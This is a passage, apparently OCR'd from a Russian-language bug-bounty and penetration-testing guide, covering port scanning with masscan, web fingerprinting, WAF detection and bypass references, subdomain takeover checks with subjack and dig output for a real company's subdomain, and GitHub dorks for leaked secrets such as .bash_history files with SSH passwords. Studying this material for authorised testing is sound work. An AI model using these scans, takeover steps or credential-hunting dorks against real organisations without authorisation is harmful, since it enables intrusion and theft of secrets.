
● https://github.com/robertdavidgraham/masscan

sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --
banners -oX <Out File Name>



Обязательно включите захват баннеров, так как Вы можете напрямую использовать эту информацию для поиска потенциальных уязвимостей. Для поиска результатов Вы можете использовать grep или веб-интерфейс, созданный offensive-security.

● https://github.com/offensive-security/masscan-web-ui



Если я тороплюсь, я просто ищу нужную мне информацию, но если у меня есть время, я всегда использую веб-интерфейс. В 100 раз легче понять и переварить информацию при ее отображении в браузере.

Заключение

Независимо от того, какую цель Вы преследуете, Вы столкнетесь с IP адресами. Представим ситуацию, где Вы хотите раскрыть любую информацию по открытым портам, при идентификации сервисов, стоящих за ними. В большинстве случаев проще использовать сторонние данные сканирования, предоставленные такими компаниями, как Shodan. Это позволит вам быстро собрать все необходимые данные, не отправляя пакеты на Вашу цель. Все полностью пассивно. Однако иногда хочется быть немного более

тщательнее, так что Вам придется вручную сканировать Вашу цель. Это можно сделать с помощью Nmap, но если у Вас большой целевой диапазон, Вам необходимо использовать что-то типа masscan. Когда Вы закончите этот этап, у Вас должен быть огромный список открытых портов и сервисов. Следующий шаг - посмотреть, есть ли у кого-то из них любые известные неправильные конфигурации или уязвимости.


Веб приложение

Введение

Активы компании будут в основном состоять из IP-адресов и доменов. Когда мы имеем дело с доменами или веб-приложениями, мы хотим выполнить некоторое дополнительное снятие fingerprinting. Неплохо было бы знать стек технологий, языки программирования, используемые брандмауэры и многое другое. Помните, что веб-приложения можно найти как по IP-адресам, так и доменам.

Wappalyzer

Wappalyzer, на сегодняшний день, является лучшим инструментом для определения веб-технологий. В принципе, инструмент анализирует исходный код приложения, используя набор регулярных выражений, чтобы выяснить по каким технологиям он работает. Вы можете скачать расширение для Chrome, которое может использоваться для идентификации веб-сайтов, которые Вы посещаете, как показано ниже:



Это хорошо, однако этот подход нельзя масштабировать. Вам пришлось бы вручную посетить каждое целевое приложение и сделать запись их технологии. Чтобы обойти такой подход, нам нужен инструмент.

- https://github.com/vincd/wappylyzer

python3 main.py analyze -u <URL HERE>

```
:~/tools/wappylyzer$ python3 main.py analyze -u https://starbucks.com
html => Google Tag Manager
html => Google Font API
headers => Akamai
headers => IIS
  - version (None,)
cookies => Microsoft ASP.NET
```

Этот инструмент может сканировать только один домен за раз, но с помощью небольшого сценария bash, Вы можете создать скрипт-оболочку для сканирования нескольких доменов.


Эта информация позволит Вам знать о цели точный технологический стек. Вы будете знать, какой сервер, плагины, версию и языки программирования, использует приложение. Например, если Вы знаете приложение, которое работает под управлением WordPress версии 2.0, Вы можете использовать эту информацию, чтобы найти связанные уязвимости и неправильную конфигурацию.

Брандмауэр

Нередко можно увидеть приложение, защищенное брандмауэром веб-приложений. (WAF). Прежде чем Вы начнете бросать пэйлоад XSS в цель, Вы должны проверить, есть ли WAF.

● https://github.com/EnableSecurity/wafw00f

Wafw00f <URL HERE>




Как видите, сайт находится за брандмауэром Kona Site Defender. Если Вы сможете обнаружить WAF, Вам нужно будет изменить свои полезные нагрузки, чтобы обойти его.

Сообщество по взлому WAF появилось с тех пор, как вышел первый WAF и многое из этого было задокументировано.

● https://github.com/0xInfection/Awesome-WAF#known-bypasses

Если Вы посмотрите на Kona Site Defender, Вы увидите несколько доступных обходов XSS.



Эта информация чрезвычайно ценна и может быть использована в целях обхода.

Вывод

Если Вы тестируете веб-приложение, было бы неплохо проверить, защищено ли оно брандмауэром. Брандмауэры веб-приложений (WAF) предназначены для блокировки вредоносной атаки, такой как XSS, но все они, похоже, содержат обходные пути.

Если Вы обнаружите приложение, которое находится за WAF, Вам нужно настроить свои полезные нагрузки, чтобы они смогли обойти брандмауэр. Бесполезно часами тестировать XSS, если он становится все более популярным. В итоге, Вы придете к тому, что все тесты будут заблокированы WAF, так что работайте умнее, а не усерднее.

Резюме

После этапа разведки Вы переходите к этапу fingerprinting. Вся цель этого этапа состоит в том, чтобы определить Ваш целевой технологический стек, открытые порты и службы, брандмауэры и все остальное, что можно использовать для определения конечной точки. Fingerprinting IP-адресов состоит из сканирования портов и захвата баннеров. Это можно сделать пассивно с помощью инструмента, вроде Shodan или активно с помощью Nmap. и Masscan. В дополнение к fingerprinting IP-адресов, Вам понадобится веб-fingerprint приложения.

Если веб-сайт работает под управлением WordPress версии 2.0, Вам необходимо знать об этом. В дополнение к стеку технологий Вам также нужно знать, будет ли конечная точка за брандмауэром. Если Ваша цель находится за брандмауэром, Вы можете должным образом подготовить свой полезные нагрузки, чтобы обойти его. Информация, собранная на этом этапе, поступает непосредственно в этап эксплуатации. В результате неправильного выполнения этого этапа, Ваши конечные результаты будут не очень значительными.

Раздел 3: Этап эксплуатации

Введение

Этап эксплуатации является завершающим. Этап разведки - это поиск активов, фаза fingerprinting - это определение того, что работает на каждом активе. Фаза эксплуатации связана со взломом Ваших целевых активов.

Глава 9: Эксплуатация легких побед

Введение

При поиске уязвимостей я всегда начинаю с поиска быстрых результатов. Я хочу быстрых и легких выигрышей с действительно хорошими выплатами. Я ищу максимально возможные варианты повысить мою выплату, сводя к минимуму время, затрачиваемое на поиск ошибок. Я лучше потрачу 10 минут на поиск ошибки, чем 10 часов. Обратите внимание, что Вы уделяете особое внимание разделам о захвате субдоменов, GitHub и облачных сервисов.

Я использую эти три метода месяц за месяцем, чтобы найти уязвимости. Они надежны, их легко найти, и иногда они могут приносить безумные выплаты.

Захват субдомена

Введение

Поиск поглощений поддоменов (subdomain takeovers) - одна из самых простых уязвимостей, которые Вы можете найти, и за нее обычно платят довольно хорошо. Захват субдомена происходит, когда домен указывает на другой домен (CNAME), которого больше не существует. Если Вы не знаете

что такое DNS-запись CNAME, Вы должны узнать о ней прямо сейчас. Если злоумышленник может зарегистрировать этот несуществующий домен, тогда целевой поддомен будет указывать к Вашему домену, эффективно предоставляя Вам полный контроль над субдоменом цели.

Что делает эту уязвимость настолько интересной, так это то, что Вы можете быть в безопасности фактически одну минуту, и одно изменение DNS может сделать Вас уязвимым в следующую минуту.


Захват субдомена

Вы должны ежедневно искать захват поддоменов. Если Вы просто так проверили свою цель вчера, это не означает, что она в безопасности сегодня. Администраторы постоянно что-то меняют, и одно изменение DNS может сделать компанию уязвимой для этой ошибки.

Прежде чем Вы сможете проверить субдомен захвата, Вам нужно получить список субдоменов Вашей цели. Это должно быть сделано на этапе разведки. Когда у Вас есть список поддоменов, проверка для этой уязвимости требует всего около 5 минут, с помощью следующего инструмента:

● https://github.com/haccer/subjack

./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json




Похоже, возможен захват поддомена **trace-psdev.starbucks.com**. Следующий шаг - увидеть, куда указывает этот домен, чтобы мы могли попытаться взять его.

dig <Domain Here>

```
[redacted]:~/go/bin$ dig trace-psdev.starbucks.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> trace-psdev.starbucks.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 51145
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;trace-psdev.starbucks.com.     IN      A

;; ANSWER SECTION:
trace-psdev.starbucks.com. 21556 IN     CNAME   s00174atww2twsps.trafficmanager.net.

;; AUTHORITY SECTION:
trafficmanager.net.     1799    IN      SOA     tm1.msft.net. hostmaster.trafficmanager.net. 2003080800 900 300 2419200 30

;; Query time: 16 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Nov 18 08:58:01 EST 2019
;; MSG SIZE  rcvd: 159
```

Обратите внимание, что запись CNAME указывает на s00174atww2twsps.trafficmanager.net. Это домен, который мы хотим зарегистрировать. Если мы сможем зарегистрировать этот домен, то мы можем взять на себя домен trace-psdev.starbucks.com. Этот поддомен работает в диспетчере трафика, который является частью Azure. Итак, Вы идете на Azure, зарегистрируйте этот домен, и все готово.



В этом случае поддомен уже существует, поэтому это было ложное срабатывание, но если поддомен существует, мы бы получили уязвимость к захвату поддоменов. Не то чтобы это объясняет, как взять на себя управление трафиком, но есть много других хостингов провайдеров, таких как AWS, GitHub, Tumblr, и этот список можно продолжить. Каждый из этих сервисов будет немного отличаться, так как у каждого из них есть свой собственный процесс для регистрация доменов.

Следующую ссылку следует использовать, если у Вас есть какие-либо вопросы о том, как взять на себя конкретную услугу:

• https://github.com/EdOverflow/can-i-take-over-xyz

Вывод

Захват поддоменов - одна из самых простых уязвимостей, которые могут привести к серьезным последствиям. Администраторы постоянно изменяют настройки DNS, чтобы однажды компания могла быть в безопасности, но она может быть уязвима, поэтому рекомендуется постоянно проверять эту уязвимость.

GitHub

Введение


Выполняя первоначальную разведку организации, не забывайте о GitHub. GitHub как правило, используется разработчиками для поддержки и обмена своим кодом, однако, в конечном итоге, они делятся гораздо большим объемом информации. Большинство организаций, с которыми я сталкиваюсь, имеют общедоступный GitHub, который может содержать множество полной инфы. У меня есть кейсы, когда я использовал только информацию, полученную из учетной записи GitHub. В зависимости от размера компании, Вы можете потратить буквально неделю или больше на поиск инфы GitHub.

GitHub Dorks

Вы, наверное, знаете, что такое дорки Google, но что такое дорки GitHub? Гитхаб дорки в основном такие же, как дорки Google. Дорк используется для поиска конкретной информации в общем объеме. Это помогает нам сузить поиск того, что мы хотим, собственно, найти. Мы можем сопоставить расширения файлов, имена файлов или

определенный набор слов. Это может быть очень удобно, при поиске конфиденциальных файлов, ключей API, паролей и многого другого. Мы можем использовать дорки для поиска конфиденциальных файлов, которые разработчики могли случайно разместить. Например, однажды я проводил внешний пентест в компании, и я смог использовать GitHub дорки, чтобы найти открытый файл bash history, у которых были пароли SSH. Это было легко сделать, представив следующий дорк:

filename:.bash_history DOMAIN-NAME



Люди всегда загружают конфиденциальные файлы на GitHub, и это золотая жила. Также будет хорошей идеей поиск открытых паролей, токенов и ключей API, имен пользователей. Часто я ищу такие слова, за которыми следует название компании, как показано на рисунке ниже:

language:python username

Repositories 994 | Code 4M+ | Commits 2M | Issues 152K | Packages 2 | M

Language: Any

Sort: Best match

Showing 4,802,290 available code results

[redacted]

Python

Showing the top four matches

